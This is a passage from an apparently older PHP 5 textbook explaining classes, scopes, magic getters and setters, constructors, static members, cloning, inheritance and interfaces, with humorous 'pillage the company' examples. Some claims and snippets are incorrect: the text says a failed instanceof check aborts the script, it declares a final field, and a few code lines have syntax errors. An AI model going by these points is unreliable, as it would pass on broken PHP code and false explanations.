Protected fields are also made available to inherited classes for access and manipulation, a trait not shared by private fields. Any attempt by an object to access a protected field will result in a fatal error. Therefore, if you plan on extending the class, you should use protected fields in lieu of private fields.

Final

Marking a field as *final* prevents it from being overridden by a subclass, a matter discussed in further detail in the next chapter. A finalized field is declared like so:

```
class Staff
{
    final $ssn;
    ...
}
```

You can also declare methods as final; the procedure for doing so is described in the later section, "Methods."

Properties

Properties are a particularly convincing example of the powerful features OOP has to offer, ensuring protection of fields by forcing access and manipulation to take place through methods, yet allowing the data to be accessed as if it were a public field. These methods, known as *accessors* and *mutators,* or more informally as *getters* and *setters,* are automatically triggered whenever the field is accessed or manipulated, respectively.

Unfortunately, PHP 5 does not offer the property functionality that you might be used to if you're familiar with other OOP languages like C++ and Java. Therefore, you'll need to make do with using public methods to imitate such functionality. For example, you might create getter and setter methods for the property name by declaring two functions, `getName()` and `setName()`, respectively, and embedding the appropriate syntax within each. An example of this strategy is presented at the conclusion of this section.

PHP 5 does offer some semblance of support for properties, opening up several new possibilities. This support is made available by overloading the `__set` and `__get` methods. These methods are invoked if you attempt to reference a member variable that does not exist within the class definition. Properties can be used for a variety of purposes, such as to invoke an error message, or even to extend the class by actually creating new variables on the fly. Both `_get` and `_set` are introduced in this section.

__set()

```
boolean __set([string property_name],[mixed value_to_assign])
```

The *mutator,* or *setter* method, is responsible for both hiding field assignment implementation and validating class data before assigning it to a class field. It takes as input a property name and a corresponding value, returning `TRUE` if the method is successfully executed, and `FALSE` otherwise. An example follows:

```
class Staff
{
    var $name;
    function __set($propName, $propValue)
    {
        echo "Nonexistent variable: \$$propName!";
    }
}

$employee = new Staff();
$employee->name = "Mario";
$employee->title = "Executive Chef";
```

This results in the following output:

```
Nonexistent variable: $title!
```

Of course, you could use this method to actually extend the class with new properties, like this:

```
class Staff
{
    var $name;
    function __set($propName, $propValue)
    {
        $this->$propName = $propValue;
    }
}

$employee = new Staff();
$employee->name = "Mario";
$employee->title = "Executive Chef";
echo "Name: ".$employee->name;
echo "<br />";
echo "Title: ".$employee->title;
```

This produces:

```
Name: Mario
Title: Executive Chef
```

__get()

```
boolean __get([string property_name])
```

The *accessor*, or *getter* method, is responsible for encapsulating the code required for retrieving a class variable. It takes as input one parameter, the name of the property whose value you'd like to retrieve. It should return the value TRUE on successful execution, and FALSE otherwise. An example follows:

```
class Staff
{
    var $name;
    var $city;
    protected $wage;

    function __get($propName)
    {
        echo "__get called!<br />";
        $vars = array("name","city");
        if (in_array($propName, $vars))
        {
           return $this->$propName;
        } else {
           return "No such variable!";
        }
    }

}

$employee = new Staff();
$employee->name = "Mario";

echo $employee->name."<br />";
echo $employee->age;
```

This returns the following:

```
Mario
__get called!
No such variable!
```

Creating Custom Getters and Setters

Frankly, although there are some benefits to the aforementioned __set() and __get() methods, they really aren't sufficient for managing properties in a complex object-oriented application. Because PHP doesn't offer support for the creation of properties in the fashion that Java or C# does, you need to implement your own methodology. Consider creating two methods for each private field, like so:

```
<?php
class Staff {
   private $name;
   // Getter
   public function getName() {
      return $this->name;
   }
   // Setter
   public function setName($name) {
      $this->name = $name;
   }
}
?>
```

Although such a strategy doesn't offer the same convenience as using properties, it does encapsulate management and retrieval tasks using a standardized naming convention. Of course, you should add additional validation functionality to the setter; however, this simple example should suffice to drive the point home.

Constants

You can define *constants*, or values that are not intended to change, within a class. These values will remain unchanged throughout the lifetime of any object instantiated from that class. Class constants are created like so:

```
const NAME = 'VALUE';
```

For example, suppose you created a math-related class that contains a number of methods defining mathematical functions, in addition to numerous constants:

```
class math_functions
{
    const PI = '3.14159265';
    const E = '2.7182818284';
    const EULER = '0.5772156649';
    /* define other constants and methods here... */
}
```

Class constants can then be called like this:

```
echo math_functions::PI;
```

Methods

A *method* is quite similar to a function, except that it is intended to define the behavior of a particular class. Like a function, a method can accept arguments as input and can return a value to the caller. Methods are also invoked like functions, except that the method is prefaced with the name of the object invoking the method, like this:

```
$object->method_name();
```

In this section you'll learn all about methods, including method declaration, method invocation, and scope.

Declaring Methods

Methods are created in exactly the same fashion as functions, using identical syntax. The only difference between methods and normal functions is that the method declaration is typically prefaced with a scope descriptor. The generalized syntax follows:

```
scope function functionName()
{
    /* Function body goes here */
}
```

For example, a public method titled `calculateSalary()` might look like this:

```
public function calculateSalary()
{
    return $this->wage * $this->hours;
}
```

In this example, the method is directly invoking two class fields, `wage` and `hours`, using the `$this` keyword. It calculates a salary by multiplying the two field values together, and returns the result just like a function might. Note, however, that a method isn't confined to working solely with class fields; it's perfectly valid to pass in arguments in the same way you can with a function.

■ **Tip** In the case of public methods, you can forego explicitly declaring the scope and just declare the method like you would a function (without any scope).

Invoking Methods

Methods are invoked in almost exactly the same fashion as functions. Continuing with the previous example, the `calculateSalary()` method might be invoked like so:

```
$employee = new staff("Janie");
$salary = $employee->calculateSalary();
```

Method Scopes

PHP supports six method scopes: *public, private, protected, abstract, final,* and *static*. The first five scopes are introduced in this section. The sixth, *static,* is introduced in the later section, "Static Members."

Public

Public methods can be accessed from anywhere, at any time. You declare a public method by prefacing it with the keyword `public`, or by foregoing any prefacing whatsoever. The following example demonstrates both declaration practices, in addition to demonstrating how public methods can be called from outside the class:

```
<?php
   class Visitors
   {
      public function greetVisitor()
      {
        echo "Hello<br />";
      }
      function sayGoodbye()
      {
        echo "Goodbye<br />";
      }
   }
   Visitors::greetVisitor();
   $visitor = new Visitors();
   $visitor->sayGoodbye();
?>
```

The following is the result:

```
Hello
Goodbye
```

Private

Methods marked as *private* are available for use only within the originating class and cannot be called by the instantiated object, nor by any of the originating class's subclasses. Methods solely intended to be helpers for other methods located within the class should be marked as private. For example, consider a method, called `validateCardNumber()`, used to determine the syntactical validity of a patron's library card number. Although this method would certainly prove useful for satisfying a number of tasks, such as creating patrons and self-checkout, the function has no use when executed alone. Therefore, `validateCardNumber()` should be marked as private, like this:

```
private function validateCardNumber($number)
{
    if (! ereg('^([0-9]{4})-([0-9]{3})-([0-9]{2})') ) return FALSE;
      else return TRUE;
}
```

Attempts to call this method from an instantiated object result in a fatal error.

Protected

Class methods marked as *protected* are available only to the originating class and its subclasses. Such methods might be used for helping the class or subclass perform internal computations. For example, before retrieving information about a particular staff member, you might want to verify the employee identification number (EIN), passed in as an argument to the class instantiator. You would then verify this EIN for syntactical correctness using the `verify_ein()` method. Because this method is intended for use only by other methods within the class, and could potentially be useful to classes derived from `Staff`, it should be declared `protected`:

```
<?php
    class Staff
    {
        private $ein;
        function __construct($ein)
        {
            if ($this->verify_ein($ein)) {

                echo "EIN verified. Finish";
            }

        }
        protected function verify_ein($ein)
        {
            return TRUE;
        }
    }
    $employee = new Staff("123-45-6789");
?>
```

Attempts to call `verify_ein()` from outside of the class will result in a fatal error, because of its protected scope status.

Abstract

Abstract methods are special in that they are declared only within a parent class but are implemented in child classes. Only classes declared as *abstract* can contain abstract methods. You might declare an abstract method if you'd like to define an application programming interface (API) that can later be used as a model for implementation. A developer would know that his particular implementation of that method should work provided that it meets all requirements as defined by the abstract method. Abstract methods are declared like this:

```
abstract function methodName();
```

Suppose that you wanted to create an abstract `Staff` class, which would then serve as the base class for a variety of staff types (manager, clerk, cashier, and so on):

```
abstract class Staff
{
    abstract function hire();
    abstract function fire();
    abstract function promote();
    abstract demote();
}
```

This class could then be extended by the respective staffing classes, such as manager, clerk, and cashier. Chapter 7 expands upon this concept and looks much more deeply at abstract classes.

Final

Marking a method as *final* prevents it from being overridden by a subclass. A finalized method is declared like this:

```
class staff
{
    ...
    final function getName() {
    ...
    }
}
```

Attempts to later override a finalized method result in a fatal error. PHP supports six method scopes: *public, private, protected, abstract, final,* and *static.*

■ **Note** The topics of class inheritance and the overriding of methods and fields are discussed in the next chapter.

Type Hinting

Type hinting is a feature new to PHP 5. Type hinting ensures that the object being passed to the method is indeed a member of the expected class. For example, it makes sense that only objects of class `staff` should be passed to the `take_lunchbreak()` method. Therefore, you can preface the method definition's sole input parameter `$employee` with `staff`, enforcing this rule. An example follows:

```
private function take_lunchbreak (staff $employee)
{
    ...
}
```

Keep in mind that type hinting only works for objects. You can't offer hints for types such as integers, floats, or strings.

Constructors and Destructors

Often, you'll want to execute a number of tasks when creating and destroying objects. For example, you might want to immediately assign several fields of a newly instantiated object. However, if you have to do so manually, you'll almost certainly forget to execute all of the required tasks. Object-oriented programming goes a long way toward removing the possibility for such errors by offering special methods, called *constructors* and *destructors,* that automate the object creation and destruction processes.

Constructors

You often want to initialize certain fields and even trigger the execution of methods found when an object is newly instantiated. There's nothing wrong with doing so immediately after instantiation, but it would be easier if this were done for you automatically. Such a mechanism exists in OOP, known as a *constructor.* Quite simply, a constructor is defined as a block of code that automatically executes at the time of object instantiation. OOP constructors offer a number of advantages:

- Constructors can accept parameters, which are assigned to specific object fields at creation time.
- Constructors can call class methods or other functions.
- Class constructors can call on other constructors, including those from the class parent.

This section reviews how all of these advantages work with PHP 5's improved constructor functionality.

■ **Note** PHP 4 also offered class constructors, but it used a different, more cumbersome syntax than that used in version 5. Version 4 constructors were simply class methods of the same name as the class they represented. Such a convention made it tedious to rename a class. The new constructor-naming convention resolves these issues. For reasons of compatibility, however, if a class is found to not contain a constructor satisfying the new naming convention, that class will then be searched for a method bearing the same name as the class; if located, this method is considered the constructor.

PHP recognizes constructors by the name `__construct`. The general syntax for constructor declaration follows:

```
function __construct([argument1, argument2, ..., argumentN])
{
     /* Class initialization code */
}
```

As an example, suppose you wanted to immediately populate certain book fields with information specific to a supplied ISBN. For example, you might want to know the title and author of the book, in addition to how many copies the library owns, and how many are presently available for loan. This code might look like this:

```
<?php
    class book
    {
        private $title;
        private $isbn;
        private $copies;

        public function __construct($isbn)
        {
            $this->setIsbn($isbn);
            $this->getTitle();
            $this->getNumberCopies();
        }

        public function setIsbn($isbn)
        {
            $this->isbn = $isbn;
        }

        public function getTitle() {
            $this->title = "Beginning Python";
            print "Title: ".$this->title."<br />";
        }

        public function getNumberCopies() {
            $this->copies = "5";
            print "Number copies available: ".$this->copies."<br />";
        }
    }

    $book = new book("159059519X");
?>
```

This results in:

```
Title: Beginning Python
Number copies available: 5
```

Of course, a real-life implementation would likely involve somewhat more intelligent *get* methods (methods that query a database, for example), but the point is made. Instantiating the book object results in the automatic invocation of the constructor, which in turn calls the `setIsbn()`, `getTitle()`, and `getNumberCopies()` methods. If you know that such method should be called whenever a new object is instantiated, you're far better off automating the calls via the constructor than attempting to manually call them yourself.

Additionally, if you would like to make sure that these methods are called only via the constructor, you should set their scope to `private`, ensuring that they cannot be directly called by the object or by a subclass.

Invoking Parent Constructors

PHP does not automatically call the parent constructor; you must call it explicitly using the `parent` keyword. An example follows:

```
<?php
class Staff
{
    protected $name;
    protected $title;

    function __construct()
    {
        echo "<p>Staff constructor called!</p>";
    }
}

class Manager extends Staff
{
    function __construct()
    {
        parent::__construct();
        echo "<p>Manager constructor called!</p>";
    }
}

$employee = new Manager();
?>
```

This results in:

```
Staff constructor called!
Manager constructor called!
```

Neglecting to include the call to `parent::__construct()` results in the invocation of only the Manager constructor, like this:

```
Manager constructor called!
```

Invoking Unrelated Constructors

You can invoke class constructors that don't have any relation to the instantiated object, simply by prefacing `__constructor` with the class name, like so:

```
classname::__construct()
```

As an example, assume that the `Manager` and `Staff` classes used in the previous example bear no hierarchical relationship; instead, they are simply two classes located within the same library. The `Staff` constructor could still be invoked within `Manager`'s constructor, like this:

```
Staff::__construct()
```

Calling the `Staff` constructor like this results in the same outcome as that shown in the previous example.

■ **Note** You may be wondering why the extremely useful constructor-overloading feature, available in many OOP languages, has not been discussed. The answer is simple: PHP does not support this feature.

Destructors

Although objects were automatically destroyed upon script completion in PHP 4, it wasn't possible to customize this cleanup process. With the introduction of destructors in PHP 5, this constraint is no more. Destructors are created like any other method, but must be titled `__destruct()`. An example follows:

```
<?php
    class Book
    {
        private $title;
        private $isbn;
        private $copies;

        function __construct($isbn)
        {
            echo "<p>Book class instance created.</p>";
        }

        function __destruct()
        {
            echo "<p>Book class instance destroyed.</p>";
        }
    }

    $book = new Book("1893115852");
?>
```

Here's the result:

```
Book class instance created.
Book class instance destroyed.
```

When the script is complete, PHP will destroy any objects that reside in memory. Therefore, if the instantiated class and any information created as a result of the instantiation reside in memory, you're not required to explicitly declare a destructor. However, if less volatile data were created (say, stored in a database) as a result of the instantiation, and should be destroyed at the time of object destruction, you'll need to create a custom destructor.

Static Class Members

Sometimes it's useful to create fields and methods that are not invoked by any particular object, but rather are pertinent to, and are shared by, all class instances. For example, suppose that you are writing a class that tracks the number of Web page visitors. You wouldn't want the visitor count to reset to zero every time the class was instantiated, and therefore you would set the field to be of the `static` scope:

```
<?php
    class visitors
    {
        private static $visitors = 0;

        function __construct()
        {
            self::$visitors++;
        }
            static function getVisitors()
        {
            return self::$visitors;
        }

    }
    /* Instantiate the visitors class. */
    $visits = new visitors();

    echo visitors::getVisitors()."<br />";
    /* Instantiate another visitors class. */
    $visits2 = new visitors();

    echo visitors::getVisitors()."<br />";

?>
```

The results are as follows:

```
1
2
```

Because the `$visitors` field was declared as `static`, any changes made to its value (in this case via the class constructor) are reflected across all instantiated objects. Also note that static fields and methods are referred to using the `self` keyword and class name, rather than via the `this` and arrow operators. This is because referring to static fields using the means allowed for their "regular" siblings is not possible, and will result in a syntax error if attempted.

■ **Note** You can't use `$this` within a class to refer to a field declared as `static`.

The instanceof Keyword

Another newcomer to PHP 5 is the `instanceof` keyword. With it, you can determine whether an object is an instance of a class, is a subclass of a class, or implements a particular interface, and do something accordingly. For example, suppose you wanted to learn whether an object called `manager` is derived from the class `Staff`:

```
$manager = new Staff();
...
if ($manager instanceof staff) echo "Yes";
```

There are two points worth noting here. First, the class name is not surrounded by any sort of delimiters (quotes). Including them will result in a syntax error. Second, if this comparison fails, then the script will abort execution! The `instanceof` keyword is particularly useful when you're working with a number of objects simultaneously. For example, you might be repeatedly calling a particular function, but want to tweak that function's behavior in accordance with a given type of object. You might use a `case` statement and the `instanceof` keyword to manage behavior in this fashion.

Helper Functions

A number of functions are available to help the developer manage and use class libraries. These functions are introduced in this section.

class_exists()

```
boolean class_exists(string class_name)
```

The `class_exists()` function returns `TRUE` if the class specified by `class_name` exists within the currently executing script context, and returns `FALSE` otherwise.

get_class()

```
string get_class(object object)
```

The `get_class()` function returns the name of the class to which `object` belongs, and returns `FALSE` if `object` is not an object.

get_class_methods()

```
array get_class_methods (mixed class_name)
```

The `get_class_methods()` function returns an array containing all method names defined by the class `class_name`.

get_class_vars()

```
array get_class_vars (string class_name)
```

The `get_class_vars()` function returns an associative array containing the names of all fields and their corresponding values defined within the class specified by `class_name`.

get_declared_classes()

```
array get_declared_classes(void)
```

The function `get_declared_classes()` returns an array containing the names of all classes defined within the currently executing script. The output of this function will vary according to how your PHP distribution is configured. For instance, executing `get_declared_classes()` on a test server produces a list of 63 classes.

get_object_vars()

```
array get_object_vars(object object)
```

The function `get_object_vars()` returns an associative array containing the defined fields available to `object`, and their corresponding values. Those fields that don't possess a value will be assigned `NULL` within the associative array.

get_parent_class()

```
string get_parent_class(mixed object)
```

The `get_parent_class()` function returns the name of the parent of the class to which `object` belongs. If `object`'s class is a base class, then that class name will be returned.

interface_exists()

```
boolean interface_exists(string interface_name [, boolean autoload])
```

The `interface_exists()` function determines whether an interface exists, returning `TRUE` if it does and `FALSE` otherwise.

is_a()

```
boolean is_a(object object, string class_name)
```

The is_a() function returns TRUE if object belongs to a class of type class_name, or if it belongs to a class that is a child of class_name. If object bears no relation to the class_name type, FALSE is returned.

is_subclass_of()

```
boolean is_subclass_of (object object, string class_name)
```

The is_subclass_of() function returns TRUE if object belongs to a class inherited from class_name, and returns FALSE otherwise.

method_exists()

```
boolean method_exists(object object, string method_name)
```

The method_exists() function returns TRUE if a method named method_name is available to object, and returns FALSE otherwise.

Autoloading Objects

For organizational reasons, it's common practice to place each class in a separate file. Returning to the library scenario, suppose the management application called for classes representing books, employees, events, and patrons. Tasked with this project, you might create a directory named classes and place the following files in it: Books.class.php, Employees.class.php, Events.class.php, and Patrons.class.php. While this does indeed facilitate class management, it also requires that each separate file be made available to any script requiring it, typically through the require_once() statement. Therefore, a script requiring all four classes would require that the following statements be inserted at the beginning:

```
require_once("classes/Books.class.php");
require_once("classes/Employees.class.php");
require_once("classes/Events.class.php");
require_once("classes/Patrons.class.php");
```

Managing class inclusion in this manner can become rather tedious, and adds an extra step to the already often complicated development process. To eliminate this additional task, the concept of autoloading objects was introduced in PHP 5. Autoloading allows you to define a special __autoload function that is automatically called whenever a class is referenced that hasn't yet been defined in the script. Returning to the library example, you can eliminate the need to manually include each class file by defining the following function:

```
function __autoload($class) {
    require_once("classes/$class.class.php");
}
```

Defining this function eliminates the need for the `require_once()` statements, because when a class is invoked for the first time, `__autoload()` will be called, loading the class according to the commands defined in `__autoload()`. This function can be placed in some global application configuration file, meaning only that function will need to be made available to the script.

■ **Note** The `require_once()` function and its siblings are introduced in Chapter 10.

Summary

This chapter introduced object-oriented programming fundamentals, followed by an overview of PHP's basic object-oriented features, devoting special attention to those enhancements and additions that are new to PHP 5.

The next chapter expands upon this introductory information, covering topics such as inheritance, interfaces, abstract classes, and more.

CHAPTER 7

Advanced OOP Features

Chapter 6 introduced the fundamentals of object-oriented PHP programming. This chapter builds on that foundation by introducing several of the more advanced OOP features that you should consider once you have mastered the basics. Specifically, this chapter introduces the following five features:

- **Object cloning:** One of the major improvements to PHP's OOP model in version 5 is the treatment of all objects as references rather than values. However, how do you go about creating a copy of an object if all objects are treated as references? By cloning the object, a feature that is new in PHP 5.
- **Inheritance:** As mentioned in Chapter 6, the ability to build class hierarchies through inheritance is a key concept of OOP. This chapter introduces PHP 5's inheritance features and syntax, and includes several examples that demonstrate this key OOP feature.
- **Interfaces:** An interface is a collection of unimplemented method definitions and constants that serves as a class blueprint of sorts. Interfaces define exactly what can be done with the class, without getting bogged down in implementation-specific details. This chapter introduces PHP 5's interface support and offers several examples demonstrating this powerful OOP feature.
- **Abstract classes:** An abstract class is essentially a class that cannot be instantiated. Abstract classes are intended to be inherited by a class that can be instantiated, better known as a concrete class. Abstract classes can be fully implemented, partially implemented, or not implemented at all. This chapter presents general concepts surrounding abstract classes, coupled with an introduction to PHP 5's class abstraction capabilities.
- **Reflection:** As you learned in Chapter 6, hiding the application's gruesome details behind a friendly interface (encapsulation) is one of the main OOP tenants. However, programmers nonetheless require a convenient means for investigating a class's behavior. A concept known as reflection provides that capability, as described in this chapter.

Advanced OOP Features Not Supported by PHP

If you have experience in other object-oriented languages, you might be scratching your head over why the previous list of features doesn't include one or more particular OOP features that you are familiar with from other languages. The reason might well be that PHP doesn't support

those features. To save you from further head scratching, the following list enumerates the advanced OOP features that are not supported by PHP and thus are not covered in this chapter:

- **Namespaces:** Although originally planned as a PHP 5 feature, inclusion of namespace support was soon removed. It isn't clear whether namespace support will be integrated into a future version.
- **Method overloading:** The ability to implement polymorphism through functional overloading is not supported by PHP and, according to a discussion on the Zend Web site, probably never will be. Learn more about why at `http://www.zend.com/php/ask_experts.php`.
- **Operator overloading:** The ability to assign additional meanings to operators based upon the type of data you're attempting to modify did not make the cut this time around. According to the aforementioned Zend Web site discussion, it is unlikely that this feature will ever be implemented.
- **Multiple inheritance:** PHP does not support multiple inheritance. Implementation of multiple interfaces is supported, however.

Only time will tell whether any or all of these features will be supported in future versions of PHP.

Object Cloning

One of the biggest drawbacks to PHP 4's object-oriented capabilities was its treatment of objects as just another data type, which impeded the use of many common OOP methodologies, such as the use of design patterns. Such methodologies depend on the ability to pass objects to other class methods as references, rather than as values, which was PHP's default practice. Thankfully, this matter has been resolved with PHP 5, and now all objects are treated by default as references. However, because all objects are treated as references rather than as values, it is now more difficult to copy an object. If you try to copy a referenced object, it will simply point back to the addressing location of the original object. To remedy the problems with copying, PHP offers an explicit means for *cloning* an object.

Cloning Example

You clone an object by prefacing it with the `clone` keyword, like so:

```
destinationobject = clone targetobject;
```

Listing 7-1 offers a comprehensive object-cloning example. This example uses a sample class named `corporatedrone`, which contains two members (`employeeid` and `tiecolor`) and corresponding getters and setters for these members. The example code instantiates a `corporatedrone` object and uses it as the basis for demonstrating the effects of a clone operation.

Listing 7-1. *Cloning an Object with the clone Keyword*

```
<?php
   class corporatedrone {
      private $employeeid;
      private $tiecolor;

      // Define a setter and getter for $employeeid
      function setEmployeeID($employeeid) {
         $this->employeeid = $employeeid;
      }
      function getEmployeeID() {
         return $this->employeeid;
      }

      // Define a setter and getter for $tiecolor
      function setTiecolor($tiecolor) {
         $this->tiecolor = $tiecolor;
      }
      function getTiecolor() {
         return $this->tiecolor;
      }
   }
   // Create new corporatedrone object
   $drone1 = new corporatedrone();

   // Set the $drone1 employeeid member
   $drone1->setEmployeeID("12345");

   // Set the $drone1 tiecolor member
   $drone1->setTiecolor("red");

   // Clone the $drone1 object
   $drone2 = clone $drone1;

   // Set the $drone2 employeeid member
   $drone2->setEmployeeID("67890");

   // Output the $drone1 and $drone2 employeeid members
   echo "drone1 employeeID: ".$drone1->getEmployeeID()."<br />";
   echo "drone1 tie color: ".$drone1->getTiecolor()."<br />";
   echo "drone2 employeeID: ".$drone2->getEmployeeID()."<br />";
   echo "drone2 tie color: ".$drone2->getTiecolor()."<br />";
?>
```

Executing this code returns the following output:

```
drone1 employeeID: 12345
drone1 tie color: red
drone2 employeeID: 67890
drone2 tie color: red
```

As you can see, `$drone2` became an object of type `corporatedrone` and inherited the member values of `$drone1`. To further demonstrate that `$drone2` is indeed of type `corporatedrone`, its `employeeid` member was also reassigned.

The __clone() Method

You can tweak an object's cloning behavior by defining a `__clone()` method within the object class. Any code in this method will execute during the cloning operation. This occurs in addition to the copying of all existing object members to the target object. Now the `corporatedrone` class is revised, adding the following method:

```
function __clone() {
   $this->tiecolor = "blue";
}
```

With this in place, let's create a new `corporatedrone` object, add the `employeeid` member value, clone it, and then output some data to show that the cloned object's `tiecolor` was indeed set through the `__clone()` method. Listing 7-2 offers the example.

Listing 7-2. *Extending clone's Capabilities with the __clone() Method*

```
// Create new corporatedrone object
$drone1 = new corporatedrone();

// Set the $drone1 employeeid member
$drone1->setEmployeeID("12345");

// Clone the $drone1 object
$drone2 = clone $drone1;

// Set the $drone2 employeeid member
$drone2->setEmployeeID("67890");

// Output the $drone1 and $drone2 employeeid members
echo "drone1 employeeID: ".$drone1->getEmployeeID()."<br />";
echo "drone2 employeeID: ".$drone2->getEmployeeID()."<br />";
echo "drone2 tiecolor: ".$drone2->getTiecolor()."<br />";
```

Executing this code returns the following output:

```
drone1 employeeID: 12345
drone2 employeeID: 67890
drone2 tiecolor: blue
```

Inheritance

People are quite adept at thinking in terms of organizational hierarchies; thus, it doesn't come as a surprise that we make widespread use of this conceptual view to manage many aspects of our everyday lives. Corporate management structures, the United States tax system, and our view of the plant and animal kingdoms are just a few examples of systems that rely heavily on hierarchical concepts. Because object-oriented programming is based on the premise of allowing us humans to closely model the properties and behaviors of the real-world environment we're trying to implement in code, it makes sense to also be able to represent these hierarchical relationships.

For example, suppose that your application calls for a class titled `employee`, which is intended to represent the characteristics and behaviors that one might expect from an employee. Some class members that represent characteristics might include:

- `name`: The employee's name
- `age`: The employee's age
- `salary`: The employee's salary
- `years_employed`: The number of years the employee has been with the company

Some `employee` class methods might include:

- `doWork`: Perform some work-related task
- `eatLunch`: Take a lunch break
- `takeVacation`: Make the most of those valuable two weeks

These characteristics and behaviors would be relevant to all types of employees, regardless of the employee's purpose or stature within the organization. Obviously, though, there are also differences among employees; for example, the executive might hold stock options and be able to pillage the company, while other employees are not afforded such luxuries. An assistant must be able to take a memo, and an office manager needs to take supply inventories. Despite these differences, it would be quite inefficient if you had to create and maintain redundant class structures for those attributes that all classes share. The OOP development paradigm takes this into account, allowing you to inherit from and build upon existing classes.

Class Inheritance

As applied to PHP, class inheritance is accomplished by using the `extends` keyword. Listing 7-3 demonstrates this ability, first creating an `Employee` class, and then creating an `Executive` class that inherits from `Employee`.

■ **Note** A class that inherits from another class is known as a *child* class, or a *subclass*. The class from which the child class inherits is known as the *parent*, or *base* class.

Listing 7-3. *Inheriting from a Base Class*

```
<?php
   # Define a base Employee class
   class Employee {

      private $name;

      # Define a setter for the private $name member.
      function setName($name) {
         if ($name == "") echo "Name cannot be blank!";
         else $this->name = $name;
      }

      # Define a getter for the private $name member
      function getName() {
         return "My name is ".$this->name."<br />";
      }
   } #end Employee class

   # Define an Executive class that inherits from Employee
   class Executive extends Employee {
      # Define a method unique to Employee
      function pillageCompany() {
         echo "I'm selling company assets to finance my yacht!";
      }
   } #end Executive class

   # Create a new Executive object
   $exec = new Executive();

   # Call the setName() method, defined in the Employee class
   $exec->setName("Richard");
```

```
   # Call the getName() method
   echo $exec->getName();

   # Call the pillageCompany() method
   $exec->pillageCompany();
?>
```

This returns the following:

```
My name is Richard.
I'm selling company assets to finance my yacht!
```

Because all employees have a name, the `Executive` class inherits from the `Employee` class, saving you the hassle of having to re-create the `name` member and the corresponding getter and setter. You can then focus solely on those characteristics that are specific to an executive, in this case a method named `pillageCompany()`. This method is available solely to objects of type `Executive`, and not to the `Employee` class or any other class, unless of course we create a class that inherits from `Executive`. The following example demonstrates that concept, producing a class titled `CEO`, which inherits from `Executive`:

```
<?php

   class Employee {
   ...
   }

   class Executive extends Employee {
   ...
   }

   class CEO extends Executive {
      function getFacelift() {
         echo "nip nip tuck tuck";
      }
   }

   $ceo = new CEO();
   $ceo->setName("Bernie");
   $ceo->pillageCompany();
   $ceo->getFacelift();

?>
```

Because `Executive` has inherited from `Employee`, objects of type `CEO` also have all the members and methods that are available to `Executive`.

Inheritance and Constructors

A common question pertinent to class inheritance has to do with the use of constructors. Does a parent class constructor execute when a child is instantiated? If so, what happens if the child class also has its own constructor? Does it execute in addition to the parent constructor, or does it override the parent? Such questions are answered in this section.

If a parent class offers a constructor, it does execute when the child class is instantiated, provided that the child class does not also have a constructor. For example, suppose that the `Employee` class offers this constructor:

```
function __construct($name) {
   $this->setName($name);
}
```

Then you instantiate the `CEO` class and retrieve the `name` member:

```
$ceo = new CEO("Dennis");
echo $ceo->getName();
```

It will yield the following:

```
My name is Dennis
```

However, if the child class also has a constructor, that constructor will execute when the child class is instantiated, regardless of whether the parent class also has a constructor. For example, suppose that in addition to the `Employee` class containing the previously described constructor, the `CEO` class contains this constructor:

```
function __construct() {
   echo "<p>CEO object created!</p>";
}
```

Then you instantiate the `CEO` class:

```
$ceo = new CEO("Dennis");
echo $ceo->getName();
```

This time it will yield the following, because the `CEO` constructor overrides the `Employee` constructor:

```
CEO object created!
My name is
```

When it comes time to retrieve the `name` member, you find that it's blank, because the `setName()` method, which executes in the `Employee` constructor, never fires. Of course, you're quite likely going to want those parent constructors to also fire. Not to fear, because there is a simple solution. Modify the `CEO` constructor like so:

```
function __construct($name) {
   parent::__construct($name);
   echo "<p>CEO object created!</p>";
}
```

Again instantiating the `CEO` class and executing `getName()` in the same fashion as before, this time you'll see a different outcome:

```
CEO object created!
My name is Dennis
```

You should understand that when `parent::__construct()` was encountered, PHP began a search upward through the parent classes for an appropriate constructor. Because it did not find one in `Executive`, it continued the search up to the `Employee` class, at which point it located an appropriate constructor. If PHP had located a constructor in the `Employee` class, then it would have fired. If you want both the `Employee` and `Executive` constructors to fire, then you need to place a call to `parent::__construct()` in the `Executive` constructor.

You also have the option to reference parent constructors in another fashion. For example, suppose that both the `Employee` and `Executive` constructors should execute when a new `CEO` object is created. As mentioned in the last chapter, these constructors can be referenced explicitly within the `CEO` constructor like so:

```
function __construct($name) {
   Employee::__construct($name);
   Executive::__construct();
   echo "<p>CEO object created!</p>";
}
```

Interfaces

An *interface* defines a general specification for implementing a particular service, declaring the required functions and constants, without specifying exactly how it must be implemented. Implementation details aren't provided because different entities might need to implement the published method definitions in different ways. The point is to establish a general set of guidelines that must be implemented in order for the interface to be considered implemented.

■ **Caution** Class members are not defined within interfaces! This is a matter left entirely to the implementing class.

Take for example the concept of pillaging a company. This task might be accomplished in a variety of ways, depending upon who is doing the dirty work. For example, a typical employee might do his part by using the office credit card to purchase shoes and movie tickets, writing the purchases off as "office expenses," while an executive might force his assistant to reallocate

funds to his Swiss bank account through the online accounting system. Both employees are intent on accomplishing the task, but each goes about it in a different way. In this case, the goal of the interface is to define a set of guidelines for pillaging the company, and then ask the respective classes to implement that interface accordingly. For example, the interface might consist of just two methods:

```
emptyBankAccount()
burnDocuments()
```

You can then ask the `Employee` and `Executive` classes to implement these features. In this section, you'll learn how this is accomplished. First, however, take a moment to understand how PHP 5 implements interfaces. In PHP, an interface is created like so:

```
interface IinterfaceName
{
    CONST 1;
    ...
    CONST N;

    function methodName1();
    ...
    function methodNameN();
}
```

■ **Tip** It's common practice to preface the names of interfaces with the letter `I` to make them easier to recognize.

The contract is completed when a class *implements* the interface, via the `implements` keyword. All methods must be implemented, or the implementing class must be declared abstract (a concept introduced in the next section), or else a fatal error similar to the following will occur:

```
Fatal error: Class Executive contains 1 abstract methods and must
therefore be declared abstract (pillageCompany::emptyBankAccount) in
/www/htdocs/pmnp/7/executive.php on line 30
```

The following is the general syntax for implementing the preceding interface:

```
class className implements interfaceName
{
    function methodName1()
    {
        /* methodName1() implementation */
    }
    ....
```

```
    function methodNameN()
    {
        /* methodName1() implementation */
    }
}
```

Implementing a Single Interface

This section presents a working example of PHP's interface implementation by creating and implementing an interface, named `IPillage`, that is used to pillage the company:

```
interface IPillage
{
    function emptyBankAccount();
    function burnDocuments();
}
```

This interface is then implemented for use by the `Executive` class:

```
class Executive extends Employee implements IPillage
{
    private $totalStockOptions;

    function emptyBankAccount()
    {
       echo "Call CFO and ask to transfer funds to Swiss bank account.";
    }

    function burnDocuments()
    {
       echo "Torch the office suite.";
    }
}
```

Because pillaging should be carried out at all levels of the company, we can implement the same interface by the `Assistant` class:

```
